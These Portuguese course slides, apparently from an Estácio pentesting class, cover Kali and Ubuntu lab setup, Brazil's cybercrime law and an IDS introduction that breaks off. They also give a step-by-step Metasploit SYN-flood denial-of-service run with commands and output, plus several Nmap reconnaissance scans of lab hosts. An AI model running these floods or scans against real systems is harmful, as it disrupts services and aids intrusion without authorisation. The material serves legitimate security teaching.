# Preparação do Ambiente

## [#] Instalando e configurando Kali Linux em Virtual Box



# Preparação do Ambiente

## [\*] Instalando e configurando Kali Linux em Virtual Box

The screenshot displays the Oracle VM VirtualBox Manager interface. On the left, a list of virtual machines is shown, with 'Kali Linux 2' selected. The main window shows the configuration settings for this VM, organized into several sections:

- Geral:** Nome: Kali Linux 2; Sistema Operacional: Linux 2.6 / 3.x / 4.x (64-bit)
- Sistema:** Memória Principal: 4096 MB; Ordem de Boot: Disquete, Óptico, Disco Rígido; Aceleração: VT-x/AMD-V, Paginação Aninhada, Paravirtualização KVM
- Tela:** Memória de Vídeo: 16 MB; Servidor de Desktop Remoto: Desabilitado; Captura de Vídeo: Desabilitado
- Armazenamento:** Controladora: IDE; IDE Secundário Master: [Discos Óptico] kali-linux-2018.3a-amd64.iso (2,97 GB); Controladora: SATA; Porta SATA 0: Kali linux 2.vdi (Normal, 20,00 GB)
- Áudio:** Driver do Hospedeiro: Windows DirectSound; Controladora: ICH AC97
- Rede:** Adaptador 1: Intel PRO/1000 MT Desktop (NAT)
- USB:** Controladora USB: OHCI; Filtros de Dispositivo: 0 (0 ativos)
- Pastas Compartilhadas:** Nenhum
- Descrição:** Nenhum

At the top right, there are tabs for 'Pre-Visualização' (showing a 'Kali linux 2' logo) and 'Ferramentas de Máquina'. A 'Detalhes' button is also visible. At the bottom right, a small box contains the text: 'Contém uma lista de detalhes de máquinas virtuais'.

**Ambientes preparados.  
Let's go !!!**



# **LEI Nº 12.737, DE 30 DE NOVEMBRO DE 2012**

Art. 154-A. Invadir dispositivo informático alheio, conectado ou não à rede de computadores, mediante violação indevida de mecanismo de segurança e com o fim de obter, adulterar ou destruir dados ou informações sem autorização expressa ou tácita do titular do dispositivo ou instalar vulnerabilidades para obter vantagem ilícita:

Pena – detenção, de 3 (três) meses a 1 (um) ano, e multa.



**Estácio**


# Ataque Syn Flood

✓Protocolo TCP

✓3 - Way - Handshake




**ACK** = Acknowledgement (Reconhecimento)

**SYN** = Synchronize (Sincronizar)



# Ataque Syn Flood

10.56.200.90



Exemplo: [www.aulapos.edu](http://www.aulapos.edu)

# Cenário do ataque.



Kali linux



Ubuntu Server



Metasploit é um projeto de segurança de informação com o objetivo de análise de vulnerabilidades de segurança e facilitar testes de penetração (pentests).

## Definições básicas

***vulnerabilidade:*** falha de segurança em um software, hardware ou sistema operacional que fornece uma fonte potencial de ataque para um sistema;

***Exploit:*** módulo especializado em tirar vantagem de uma vulnerabilidade específica de um sistema e prover acesso ao mesmo;

**msfconsole** – É o metasploit em modo console



**Estácio**



Para utilizar o Msfconsole, basta digitar o comando no terminal:

# msfconsole

```
root@kali:~# msfconsole

IIIIII  dTb.dTb
  II    4'  v  'B
  II    6.   .P
  II   'T; . .;P'
  II   'T; ;P'

+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > █
```

# executar o comando `use auxiliary/dos/tcp/synflood`

```
msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > █
```

# executar o comando `show options` que mostrará os parâmetros disponíveis para uma exploração.

```
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):

  Name          Current Setting  Required  Description
  ----          -
  INTERFACE     RHOST            no        The name of the interface
  NUM           80               no        Number of SYNs to send (else unlimited)
  RHOST         RHOST            yes       The target address
  RPORT         80              yes       The target port
  SHOST         RHOST            no        The spoofable source address (else randomizes)
  SNAPLEN       65535           yes       The number of bytes to capture
  SPORT         RHOST            no        The source port (else randomizes)
  TIMEOUT       500             yes       The number of seconds to wait for new data

msf auxiliary(dos/tcp/synflood) > █
```

# usando o `set rhost` para definir o ip alvo.

```
msf auxiliary(dos/tcp/synflood) > set rhost 192.168.1.6
```

# Execute o comando **exploit**

```
msf auxiliary(dos/tcp/synflood) > set rhost 192.168.1.6  
rhost => 192.168.1.6  
msf auxiliary(dos/tcp/synflood) > exploit  
  
[*] SYN flooding 192.168.1.6:80...
```



**Estácio**


# PortScan

Port scanner (scanners de portas) são ferramentas com o objetivo de mapear as portas TCP e UDP. identifica o status das portas, se estão fechadas, escutando ou abertas.

O Nmap é um excelente ferramenta, muito utilizada para este trabalho.

## Port Scanning - Exemplos

- ✓ Zenmap
- ✓ Unicornscan
- ✓ Angry IP Scan
- ✓ Netcat



# [ \* ] Nmap - O Ping Scan

É utilizado para identificar quais hosts estão respondendo (ou seja, quais hosts estão "vivos", ativos na rede).

```
# nmap -sn 127.16.0.0/24
```

```
root@kali:~# nmap -sn 172.16.0.0/24
Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-30 18:04 -03
Nmap scan report for dlinkrouter (172.16.0.1)
Host is up (0.00026s latency).
MAC Address: D8:FE:E3: [REDACTED] (D-Link International)
Nmap scan report for 172.16.0.2
Host is up (0.0011s latency).
MAC Address: 78:2B:CB: [REDACTED] (Dell)
Nmap scan report for 172.16.0.4
Host is up (0.00014s latency).
MAC Address: 00:0C:29: [REDACTED] (VMware)
Nmap scan report for 172.16.0.5
Host is up (0.087s latency).
MAC Address: 88:B4:A6: [REDACTED] ([REDACTED] y)
Nmap scan report for 172.16.0.150
Host is up (0.000068s latency).
MAC Address: 00:08:54: [REDACTED] (Netronix)
Nmap scan report for 172.16.0.6
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 4.60 seconds
```

# [ \* ] Nmap – Sistema Operacional

Caso você queira identificar o sistema operacional de alguma máquina, basta utilizar o parâmetro "-O". Vamos supor que nesse Ping Scan, o host seja 172.16.0.6.

```
# nmap -O 172.16.0.6
```

```
root@kali:~# nmap -O 172.16.0.6
Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-30 18:18 -03
Nmap scan report for 172.16.0.6
Host is up (0.000019s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5900/tcp   open  vnc
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.8 - 4.9
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 1.84 seconds
```

# [ \* ] Nmap – Identificando portas TCP

Para identificar quais portas estão abertas em algum host, temos BASICAMENTE três opções. O SYN Scan, TCP Scan e UDP Scan. O TCP Scan é um scan um pouco mais "completo" do que o SYN Scan pois completa todas as três etapas do The Three Way-Handshake.

```
# nmap -sT 172.16.0.4
```

```
root@kali:~# nmap -sT 172.16.0.4

Starting Nmap 7.60 ( https://nmap.org ) at 2018-11-30 18:21 -03
Nmap scan report for 172.16.0.4
Host is up (0.00027s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
MAC Address: 00:0C:29:9E:EA:0F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.86 seconds
```

## [ \* ] Nmap – Identificando portas SYN

O SYN Scan é um scan mais "silencioso" do que o TCP Scan pois ele NÃO completa as três etapas do The Three Way-Handshakes! Nesse Scan, a máquina envia um pacote com a flag SYN, a outra máquina responde com um pacote SYN/ACK e o scan acaba por aqui, ou seja, não é enviado de volta o pacote ACK.

```
# nmap -sS 172.16.5.20
```



## [ \* ] Nmap – Identificando Versão dos Serviços

Identificar a versão de um serviço sendo rodado em uma porta, basta utilizar o parâmetro "-sV".


```
# nmap -sV 192.168.43.71
```

De x a x numa selecção de ips

```
nmap 192.168.1.1-20
```

Escolha alvos de uma rede

```
nmap 192.168.1.0/24 --exclude 192.168.1.5  
nmap 192.168.1.0/24 --exclude  
192.168.1.5,192.168.1.254
```



# Scanning

## [#] Port Scanning – Zenmap (é o GUI oficial do Nmap)


The screenshot shows the Zenmap interface with the following details:

- Alvo:** 192.168.43.71
- Perfil:** (empty)
- Comando:** nmap -sV 192.168.43.71
- Hosts:** 192.168.43.71
- Output:**

```
Starting Nmap 7.60 ( https://nmap.org ) at 2018-10-19 10:47 -03
Nmap scan report for 192.168.43.71
Host is up (0.00021s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              FileZilla ftpd 0.9.41 beta
25/tcp    open  smtp             Mercury/32 smtpd (Mail server account Maiser)
79/tcp    open  finger          Mercury/32 fingerd
80/tcp    open  http            Apache httpd 2.4.35 ((Win32) OpenSSL/1.1.0i PHP/7.2.11)
106/tcp   open  pop3pw          Mercury/32 poppass service
110/tcp   open  pop3            Mercury/32 pop3d
135/tcp   open  msrpc           Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
143/tcp   open  imap            Mercury/32 imapd 4.62
443/tcp   open  ssl/http        Apache httpd 2.4.35 ((Win32) OpenSSL/1.1.0i PHP/7.2.11)
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10 microsoft-ds (workgroup: PENTEST)
554/tcp   open  rtsp?
2869/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
3306/tcp  open  mysql           MariaDB (unauthorized)
5357/tcp  open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
10243/tcp open  http            Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp open  msrpc           Microsoft Windows RPC
49153/tcp open  msrpc           Microsoft Windows RPC
49154/tcp open  msrpc           Microsoft Windows RPC
49155/tcp open  msrpc           Microsoft Windows RPC
49157/tcp open  msrpc           Microsoft Windows RPC
MAC Address: 08:00:27:67:C3:45 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: localhost, VITIMA7-PC; OS: Windows; CPE: o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 172.89 seconds
```

# Instalação Ubuntu Server



Download

<http://releases.ubuntu.com/18.04/ubuntu-18.04.1.0-live-server-amd64.iso>

## Keyboard configuration

Please select your keyboard layout below, or select "Identify keyboard" to detect your layout automatically.

Layout: [ Portuguese (Brazil) ▼ ]

Variant: [ Portuguese (Brazil) ▼ ]

[ Identify keyboard ]

[ Done ]  
[ Back ]

2 / 11

Use UP, DOWN and ENTER keys to select your keyboard.



**Estácio**

Ubuntu 18.04

Welcome to Ubuntu! The world's favourite platform for clouds, clusters, and amazing internet things. This is the installer for Ubuntu on servers and internet devices.

- [ Install Ubuntu ▶ ]
- [ Install MAAS bare-metal cloud (region) ▶ ]
- [ Install MAAS bare-metal cloud (rack) ▶ ]

[ Back ]

3 / 11

Use UP, DOWN arrow keys, and ENTER, to navigate options



**Estácio**

## Network connections

Configure at least one interface this server can use to talk to other machines, and which preferably provides sufficient access for updates.

NAME	TYPE	NOTES / ADDRESSES
[ enp0s3	eth	10.0.2.15/24 (from dhcp) ▶
08:00:27:44:f3:cd / Intel Corporation / 82540EM Gigabit Ethernet Controller (PRD/1000 MT Desktop Adapter)		
[ Create bond ▶		]

[ Done ]

[ Back ]

4 / 11

Select an interface to configure it or select Done to continue

## Configure proxy

If this system requires a proxy to connect to the internet, enter its details here.

Proxy address:

If you need to use a HTTP proxy to access the outside world, enter the proxy information here. Otherwise, leave this blank.

The proxy information should be given in the standard form of "http://[[user] [:pass]@]host[:port]/".

[ Done ]  
[ Back ]



## Configure Ubuntu archive mirror

If you use an alternative mirror for Ubuntu, enter its details here.

Mirror address:

You may provide an archive mirror that will be used instead of the default 'http://archive.ubuntu.com/ubuntu'

[ Done ]  
[ Back ]

## Filesystem setup

The installer can guide you through partitioning an entire disk either directly or using LVM, or, if you prefer, you can do it manually.

If you choose to partition an entire disk you will still have a chance to review and modify the results.

```
[ Use An Entire Disk ]
[ Use An Entire Disk And Set Up LVM ]
[ Manual ]
[ Back ]
```

## Filesystem setup

The selected guided partitioning scheme creates the required bootloader partition on the chosen disk and then creates a single partition covering the rest of the disk, formatted as ext4 and mounted at '/'.  
Choose the disk to install to:

[ `VB0X_HARDDISK_VB5ec5e7da-b45e7528` 18.895G ▶ ]

[ Cancel ]

7 / 11

Choose the installation target

## Filesystem setup

### FILE SYSTEM SUMMARY

MOUNT POINT	SIZE	TYPE	DEVICE TYPE
[ /	18.892G	ext4	partition of local disk ▶ ]

### AVAILABLE DEVICES

No available devices

[ Create software RAID (md) ▶ ]  
[ Create volume group (LVM) ▶ ]

### USED DEVICES

DEVICE	SIZE	TYPE
[ VBOX_HARDDISK_VB5ec5e7da-b45e7528	18.895G	local disk ▶ ]
[ partition 1	1.000M (0%)	▶ ]
bios_grub		
[ partition 2	18.892G (99%)	▶ ]
formatted as ext4, mounted at /		

[ Done ]  
[ Reset ]  
[ Back ]

7 / 11

Select available disks to format and mount

## Filesystem setup

### FILE SYSTEM SUMMARY

MOUNT POINT	SIZE	TYPE	DEVICE TYPE
[ /	18.892G	ext4	partition of local disk ▶ ]

### AVAILABLE

No available

[ Create  
[ Create

### USED DEVICES

DEVICES  
[ VBOX  
[ pa  
  
[ pa

Confirm destructive action

Selecting Continue below will begin the installation process and result in the loss of data on the disks selected to be formatted.

You will not be able to return to this or a previous screen once the installation has started.

Are you sure you want to continue?

[ No ]  
[ Continue ]

[ Done ]  
[ Reset ]  
[ Back ]

7 / 11

Select available disks to format and mount

## Profile setup

Enter the username and password (or ssh identity) you will use to log in to the system.

Your name:

Your server's name:   
The name it uses when it talks to other computers.

Pick a username:

Choose a password:

Confirm your password:

Import SSH identity: [ No ▼ ]  
You can import your SSH keys from Github or Launchpad.

Import Username:

[ Done ]

7 / 11

Install in progress: installing kernel

## Featured Server Snaps

These are popular snaps in server environments. Select or deselect with SPACE, press ENTER to see more details of the package, publisher and versions available.

<b>_ nextcloud</b>	<b>Nextcloud Server - A safe home for all your data</b>
wekan	Open-Source kanban
kata-containers	Lightweight virtual machines that seamlessly plug into t
docker	The docker app deployment mechanism
google-cloud-sdk	Command-line interface for Google Cloud Platform product
canonical-livepatch	Canonical Livepatch Client
rocketchat-server	Group chat server for 100s, installed in seconds.
lxd	System container manager and API
mosquitto	Eclipse Mosquitto MQTT broker
etcd	Resilient key-value store by CoreOS
powershell	PowerShell for every system!
stress-ng	A tool to load, stress test and benchmark a computer sys
sabnzbd	SABnzbd
wormhole	get things from one computer to another, safely
aws-cli	Universal Command Line Interface for Amazon Web Services
doctl	Digital Ocean command line tool
conjure-up	Package runtime for conjure-up spells
minidlna-escoand	server software with the aim of being fully compliant wi
postgresql10	PostgreSQL is a powerful, open source object-relational
heroku	CLI client for Heroku

[ Done ]

7 / 11

Install in progress: installing kernel

-

```
removing previous storage devices
configuring disk: disk-0
configuring partition: part-0
configuring partition: part-1
configuring format: fs-0
configuring mount: mount-0
configuring network
  running 'curtin net-meta auto'
  curtin command net-meta
writing install sources to disk
  running 'curtin extract'
  curtin command extract
  acquiring and extracting image from cp:///media/filesystem
configuring installed system
  running 'curtin curthooks'
  curtin command curthooks
    configuring apt configuring apt
    installing missing packages
    installing kernel
    setting up swap
    apply networking config
    writing etc/fstab
    configuring multipath
    updating packages on target system
    configuring pollinate user-agent on target system
```

[ View full log ]



Installation complete!

```
----- Finished install! -----
  configuring mount: mount-0
configuring network
  running 'curtin net-meta auto'
    curtin command net-meta
writing install sources to disk
  running 'curtin extract'
    curtin command extract
      acquiring and extracting image from cp:///media/filesystem
configuring installed system
  running 'curtin curthooks'
    curtin command curthooks
      configuring apt configuring apt
      installing missing packages
      installing kernel
      setting up swap
      apply networking config
      writing etc/fstab
      configuring multipath
      updating packages on target system
      configuring pollinate user-agent on target system
finalizing installation
  running 'curtin hook'
    curtin command hook
executing late commands
```

[ View full log ]

[ Reboot Now ]

11 / 11

Thank you for using Ubuntu!

```
[FAILED] Failed unmounting Mount unit for core, revision 4917.
[FAILED] Failed unmounting Mount unit for subiquity, revision 620.
[ OK ] Stopped Load/Save Random Seed.
[ OK ] Stopped Update UTMP about System Boot/Shutdown.
[ OK ] Stopped Create Volatile Files and Directories.
[ OK ] Stopped target Local File Systems.
      Unmounting /rofs...
      Unmounting /tmp...
      Unmounting /target...
[ OK ] Unmounted /rofs.
[ OK ] Unmounted /tmp.
[ OK ] Stopped target Swap.
[ OK ] Unmounted /target.
[ OK ] Reached target Unmount All Filesystems.
[ OK ] Stopped target Local File Systems (Pre).
[ OK ] Stopped Remount Root and Kernel File Systems.
      Stopping Monitoring of LVM2 mirrors, snapshots etc. using dmeventd or progress polling...
[ OK ] Stopped Create Static Device Nodes in /dev.
[ OK ] Reached target Shutdown.
      Starting Shuts down the "live" preinstalled system cleanly...
[ OK ] Stopped Monitoring of LVM2 mirrors, snapshots etc. using dmeventd or progress polling.
      Stopping LVM2 metadata daemon...
[ OK ] Stopped LVM2 metadata daemon.
Please remove the installation medium, then press ENTER:
_
```



**Estácio**

# Técnicas de detecção de intrusos;



**Estácio**



# **Intrusion Detection / Prevention System**




**Estácio**

# IDS

- Intrusion Detection Systems
  - Sistema de detecção de intrusos
  - Detecta ataques a redes, computadores e aplicações
  - Ferramenta de monitoração
  - Resposta a Incidentes
  - Network Based x Host Based


## - IDS Network Based

- “Escuta” a rede a procura comportamentos anômalos.




# IDS Network Based

- Posicionamento na rede
  - Antes do firewall
    - Identifica mais ataques
    - Muitos eventos para análise.



# IDS Network Based

